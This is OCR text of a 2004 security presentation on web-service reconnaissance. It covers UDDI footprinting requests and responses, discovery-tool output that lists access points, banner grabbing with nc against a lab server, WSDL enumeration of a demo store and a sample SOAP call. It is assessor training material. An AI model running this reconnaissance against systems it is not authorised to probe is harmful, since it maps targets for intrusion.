


Technology Deployment



Technology Deployment





Web Services Information Gathering Methodology

Web Service Assessment Methodology

- Web Service footprinting
- Web Service discovery
- Web Service Technology Identification
- Web Service profiling

Web Service footprinting

- How we can identify where the services is located?
- We may know the company name in this case?
- Do we have any whois for web services?
- If we answer above questions then we can have enough information on what to assess?

UDDI

- *Universal Description, Discovery, and Integration (UDDI)*
- It acts as White/Yellow/Green pages
- Several Nodes – IBM, SAP, Microsoft etc
- Information can be published and retrieved from
- Gets replicated across networks over internet

UDDI

- It includes
  - businessEntity
  - businessService
  - bindingTemplate
  - tModel

Footprinting Business Name

```
POST /inquire HTTP/1.1
Content-Type: text/xml; charset=utf-8
SOAPAction: ""
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Java/1.4.2_04
Host: uddi.microsoft.com
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
Content-Length: 229

<?xml version="1.0" encoding="UTF-8" ?>
<Envelope xmlns="http://schemas.xmlsoap.org/soap/envelope/">
<Body>
<find_business generic="2.0" maxRows="100" xmlns="urn:uddi-
org:api_v2"><name>amazon</name></find_business>
</Body>
</Envelope>HTTP/1.1 100 Continue
```

Footprinting Business Name

HTTP/1.1 200 OK
Date: Tue, 28 Sep 2004 09:53:53 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 1.1.4322
Cache-Control: private, max-age=0
Content-Type: text/xml; charset=utf-8
Content-Length: 1339

<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema"><soap:Body><businessList generic="2.0" operator="Microsoft Corporation" truncated="false" xmlns="urn:uddi-org:api_v2"><businessInfos><businessInfo businessKey="bfb9dc23-adec-4f73-bd5f-5545abaeaa1b"><name xml:lang="en-us">Amazon Web Services for Testing</name><description xml:lang="ko">Amazon Web Services 2.0 - We now offer software developers the opportunity to integrate Amazon.com</description><serviceInfos><serviceInfo serviceKey="41213238-1b33-40f4-8756-c89cc3125ecc" businessKey="bfb9dc23-adec-4f73-bd5f-5545abaeaa1b"><name xml:lang="en-us">Amazon Web Services 2.0</name></serviceInfo></serviceInfos></businessInfo><businessInfo businessKey="18b7fde2-d15c-437c-8877-ebec8216d0f5"><name xml:lang="en">Amazon.com</name><description xml:lang="en">E-commerce website and platform for finding, discovering, and buying products online.</description><serviceInfos><serviceInfo serviceKey="ba6d9d56-ea3f-4263-a95a-eeb17e5910db" businessKey="18b7fde2-d15c-437c-8877-ebec8216d0f5"><name xml:lang="en">Amazon.com Web Services</name></serviceInfo></serviceInfos></businessInfo></businessInfos></businessList></soap:Body></soap:Envelope>

Footprinting Services

```
POST /inquire HTTP/1.1
Content-Type: text/xml; charset=utf-8
SOAPAction: ""
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Java/1.4.2_04
Host: uddi.microsoft.com
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
Content-Length: 213

<?xml version="1.0" encoding="UTF-8" ?>
<Envelope xmlns="http://schemas.xmlsoap.org/soap/envelope/">
<Body>
<find_service generic="2.0" xmlns="urn:uddi-
org:api_v2"><name>amazon</name></find_service>
</Body>
</Envelope>
HTTP/1.1 100 Continue
```

Footprinting Services

HTTP/1.1 200 OK
Date: Tue, 28 Sep 2004 10:07:42 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 1.1.4322
Cache-Control: private, max-age=0
Content-Type: text/xml; charset=utf-8
Content-Length: 1272

<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema"><soap:Body><serviceList generic="2.0" operator="Microsoft Corporation" truncated="false" xmlns="urn:uddi-org:api_v2"><serviceInfos><serviceInfo serviceKey="6ec464e0-2f8d-4daf-b4dd-5dd4ba9dc8f3" businessKey="914374fb-f10f-4634-b8ef-c9e34e8a0ee5"><name xml:lang="en-us">Amazon Research Pane</name></serviceInfo><serviceInfo serviceKey="41213238-1b33-40f4-8756-c89cc3125ecc" businessKey="bfb9dc23-adec-4f73-bd5f-5545abaeaa1b"><name xml:lang="en-us">Amazon Web Services 2.0</name></serviceInfo><serviceInfo serviceKey="ba6d9d56-ea3f-4263-a95a-eeb17e5910db" businessKey="18b7fde2-d15c-437c-8877-ebec8216d0f5"><name xml:lang="en">Amazon.com Web Services</name></serviceInfo><serviceInfo serviceKey="bc82a008-5e4e-4c0c-8dba-c5e4e268fe12" businessKey="18785586-295e-448a-b759-ebb44a049f21"><name xml:lang="en">AmazonBookPrice</name></serviceInfo><serviceInfo serviceKey="8faa80ea-42dd-4c0d-8070-999ce0455930" businessKey="ee41518b-bf99-4a66-9e9e-c33c4c43db5a"><name xml:lang="en">AmazonBookPrice</name></serviceInfo></serviceInfos></serviceList></soap:Body></soap:Envelope>

Footprinting t-Models

```
POST /inquire HTTP/1.1
Content-Type: text/xml; charset=utf-8
SOAPAction: ""
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Java/1.4.2_04
Host: uddi.microsoft.com
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
Content-Length: 211

<?xml version="1.0" encoding="UTF-8" ?><Envelope
xmlns="http://schemas.xmlsoap.org/soap/envelope/"><Body><find_tModel generic="2.0"
xmlns="urn:uddi-org:api_v2"><name>amazon</name></find_tModel></Body></Envelope>
HTTP/1.1 100 Continue
```

Footprinting t-Models

```
HTTP/1.1 200 OK
Date: Tue, 28 Sep 2004 10:12:42 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 1.1.4322
Cache-Control: private, max-age=0
Content-Type: text/xml; charset=utf-8
Content-Length: 516

<?xml version="1.0" encoding="utf-8"?><soap:Envelope
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"><soap:Body><tModelList
generic="2.0" operator="Microsoft Corporation" truncated="false" xmlns="urn:uddi-
org:api_v2"><tModelInfos><tModelInfo tModelKey="uuid:c5da9443-d058-4ede-9db1-
4f1d5deb805c"><name>Amazon Web Services 2.0 WSDL
File</name></tModelInfo></tModelInfos></tModelList></soap:Body></soap:Envelope>
```


WebServices Footprinting Tool

```
D:\NetSquare\wstoolkit\wsfootprint>java wsfootprint
wsfootprint Version 1.0
usage: java wsfootprint <options> <pattern>
Options:
        -b   Footprint Business Name
        -s   Footprint Services
        -t   Footprint TModels
        -a   Footprint ALL
        -sap Footprint Services with Access Points
Feedback : shreeraj@net-square.com

D:\NetSquare\wstoolkit\wsfootprint>java wsfootprint -b amazon
-------- Microsoft UDDI [B]-----------
[+]Business - 0: Amazon Web Services for Testing <bfb9dc23-adec-4f73-bd5f-5545ab
aeaa1b>
[+]Business - 1: Amazon.com <18b7fde2-d15c-437c-8877-ebec8216d0f5>
-------- SAP UDDI [B] -----------
[+]Business - 0: Amazon Web Services for Testing <bfb9dc23-adec-4f73-bd5f-5545ab
aeaa1b>
[+]Business - 1: Amazon.com <18b7fde2-d15c-437c-8877-ebec8216d0f5>

D:\NetSquare\wstoolkit\wsfootprint>
```

Demo

Web Service Discovery

- Once footprinting web services next step is to perform discovery.
- On the basis of services found one can do so.
- Finding access point for web services will point to its discovery.
- Discovery is the key to the kingdom.
- Once again over UDDI.

Discovery Tool

```
D:\NetSquare\wstoolkit\wsfootprint>java wsfootprint
wsfootprint Version 1.0
usage: java wsfootprint <options> <pattern>
Options:
        -b   Footprint Business Name
        -s   Footprint Services
        -t   Footprint TModels
        -a   Footprint ALL
        -sap Footprint Services with Access Points
Feedback : shreeraj@net-square.com
```

Discovery Tool

```
D:\NetSquare\wstoolkit\wsfootprint>java wsfootprint -sap amazon
-------- Microsoft UDDI [S] -----------
[+]Service - 0: Amazon Research Pane <6ec464e0-2f8d-4daf-b4dd-5dd4ba9dc8f3>
[--+]Access Point - 0: http://xslt-staging.alexa.com/servlet/com.alexa.misc.Test
ResearchPane
[+]Service - 1: Amazon Web Services 2.0 <41213238-1b33-40f4-8756-c89cc3125ecc>
[--+]Access Point - 0: http://soap.amazon.com/schemas2/AmazonWebServices.wsdl
[+]Service - 2: Amazon.com Web Services <ba6d9d56-ea3f-4263-a95a-eeb17e5910db>
[--+]Access Point - 0: http://soap.amazon.com/schemas/AmazonWebServices.wsdl
[+]Service - 3: AmazonBookPrice <bc82a008-5e4e-4c0c-8dba-c5e4e268fe12>
[--+]Access Point - 0: http://zoo-oriole.homeip.net/Bookcomparisonservice6/Amazo
nService.asmx?wsdl
[+]Service - 4: AmazonBookPrice <8faa80ea-42dd-4c0d-8070-999ce0455930>
[--+]Access Point - 0: http://localhost/AmazonBookService/AmazonService.asmx?wsd
l
-------- SAP UDDI [S] -----------
[+]Service - 0: Amazon Research Pane <6ec464e0-2f8d-4daf-b4dd-5dd4ba9dc8f3>
[--+]Access Point - 0: http://xslt-staging.alexa.com/servlet/com.alexa.misc.Test
ResearchPane
[+]Service - 1: Amazon Web Services 2.0 <41213238-1b33-40f4-8756-c89cc3125ecc>
[--+]Access Point - 0: http://soap.amazon.com/schemas2/AmazonWebServices.wsdl
[+]Service - 2: Amazon.com Web Services <ba6d9d56-ea3f-4263-a95a-eeb17e5910db>
[--+]Access Point - 0: http://soap.amazon.com/schemas/AmazonWebServices.wsdl
[+]Service - 3: AmazonBookPrice <bc82a008-5e4e-4c0c-8dba-c5e4e268fe12>
[--+]Access Point - 0: http://zoo-oriole.homeip.net/Bookcomparisonservice6/Amazo
nService.asmx?wsdl
[+]Service - 4: AmazonBookPrice <8faa80ea-42dd-4c0d-8070-999ce0455930>
[--+]Access Point - 0: http://localhost/AmazonBookService/AmazonService.asmx?wsd
l
```

Discovery Tool

```
D:\NetSquare\wstoolkit\wsfootprint>java wsdisco
wsenum usage: java wsenum <options> <BusinessKey>
Options:
        -b   Business Key Discovery
        -s   Service Key Discovery
Feedback : shreeraj@net-square.com

D:\NetSquare\wstoolkit\wsfootprint>java wsdisco -s 6ec464e0-2f8d-4daf-b4dd-5dd4b
a9dc8f3
-------- Microsoft UDDI -----------
[--+]Access Point - 0: http://xslt-staging.alexa.com/servlet/com.alexa.misc.Test
ResearchPane
-------- SAP UDDI -----------
[--+]Access Point - 0: http://xslt-staging.alexa.com/servlet/com.alexa.misc.Test
ResearchPane

D:\NetSquare\wstoolkit\wsfootprint>
```

Demo


Web Service Discovery

- From various keys – Service and Business one can dig access point from UBN.
- This is part of protocol and identified from XML block itself.

Technology Identification

- Running on which platform?
- Configuration and Structures
- File extensions
- Path discovery
- This is very useful information

DVDS4LESS – Demo Application




Web Services Location of WSDL

Technology Identification

- Location can be obtained from UDDI as well if already published.
- WSDL location [Access Point]

http://192.168.11.2/ws/dvds4less.asmx?wsdl



.asmx – indicates
.Net server from MS

Technology Identification

- Similarly .jws – for Java web services
- /ws/ - in the path indicates web services
- MS-SOAPToolkit can be identified as well

```
C:\>nc 192.168.11.2 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Tue, 28 Sep 2004 18:48:20 GMT
X-Powered-By: ASP.NET
Connection: Keep-Alive
Content-Length: 7565
Content-Type: text/html
Set-Cookie: ASPSESSIONIDSSSRQDRC=LMMPKHNAAOFDHMIHAODOJHCO;
path=/
Cache-control: private
```

Technology Identification

- Resource header spits some information as well

```
C:\>nc 192.168.11.2 80
HEAD /ws/dvds4less.asmx HTTP/1.0

HTTP/1.1 500 Internal Server Error
Server: Microsoft-IIS/5.0
Date: Tue, 28 Sep 2004 18:50:09 GMT
X-Powered-By: ASP.NET
X-AspNet-Version: 1.1.4322
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 3026
```


net square
secure.automate.innovate
WSDL
Scanning

WSDL Scanning/Enumeration

- What is WSDL?
- What information one can enumerate from WSDL?
- WSDL exposure is threat or not?


WSDL

- WSDL is web services definition language
- It is similar to old IDL for remote calls used in CORBA or other remote invoke methods.
- It contains detail of methods
- Types of I/O
- Parameters of methods
- It is XML document with standards.

Nodes of WSDL

Data types

Message Types




Operations

Service

Access Binding

WSDL <Service>

```
<service name="dvds4less">
        <port name="dvds4lessSoap" binding="s0:dvds4lessSoap">
         <soap:address location="http://192.168.11.2/ws/dvds4less.asmx"/>
        </port>
</service>
```



Where call is going to go?
It is where service is listening.

WSDL <portType>

Methods one
Can call

```
<portType name="dvds4lessSoap">
   <operation name="Intro">
     <input message="s0:IntroSoapIn"/>
     <output message="s0:IntroSoapOut"/>
   </operation>
   <operation name="getProductInfo">
     <input message="s0:getProductInfoSoapIn"/>
     <output message="s0:getProductInfoSoapOut"/>
   </operation>
   <operation name="getRebatesInfo">
     <input message="s0:getRebatesInfoSoapIn"/>
     <output message="s0:getRebatesInfoSoapOut"/>
   </operation>
 </portType>
```

WSDL <Message>

```
<portType name="dvds4lessSoap">
<operation name="getProductInfo">
      <input message="s0:getProductInfoSoapIn"/>
      <output message="s0:getProductInfoSoapOut"/>
    </operation>
</portType>
```

```
<message name="getProductInfoSoapIn">
    <part name="parameters" element="s0:getProductInfo"/>
  </message>
  <message name="getProductInfoSoapOut">
    <part name="parameters" element="s0:getProductInfoResponse"/>
  </message>
```

WSDL <Types>


```
<message name="getProductInfoSoapIn">
   <part name="parameters" element="s0:getProductInfo"/>
 </message>
 <message name="getProductInfoSoapOut">
   <part name="parameters" element="s0:getProductInfoResponse"/>
 </message>
```

```
<s:element name="getProductInfo">
       <s:complexType>
        <s:sequence>
          <s:element minOccurs="0" maxOccurs="1" name="id" type="s:string"/>
        </s:sequence>
       </s:complexType>
     </s:element>
     <s:element name="getProductInfoResponse">
       <s:complexType>
        <s:sequence>
          <s:element minOccurs="0" maxOccurs="1" name="getProductInfoResult"
           type="s:string"/>
        </s:sequence>
       </s:complexType>
     </s:element>
```

WSDL Profile after Scan

Methods	INPUT	OUTPUT
Intro	-No-	String
getProductInfo	String	String
getRebatesInfo	String	String

How it looks?




net square
secure.automate.innovate
SOAP in Action

How to access?

- Knowing WSDL profile – what is next?
- Accessing web services and see what goodies you can get?
- How?

How to access? - SOAP

- Simple Object Access Protocol
- Invoking objects on remote machine
- I/O with remote objects
- It is XML based messaging
- Works over HTTP/HTTPS and on few other protocols
- That is why firewall can not block them.
- Attacks are easy and possible.

SOAP request

SOAP Envelope

```
<?xml version="1.0" encoding="utf-16"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <getProductInfo xmlns="http://tempuri.org/">
      <id>1</id>
    </getProductInfo>
  </soap:Body>
</soap:Envelope>
```

Input to the method

Method Call

Demo

SOAP response

SOAP Envelope

```
<?xml version="1.0" encoding="utf-16"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <getProductInfoResponse xmlns="http://tempuri.org/">
      <getProductInfoResult>/(1)Finding Nemo($14.99)/</getProductInfoResult>
    </getProductInfoResponse>
  </soap:Body>
</soap:Envelope>
```

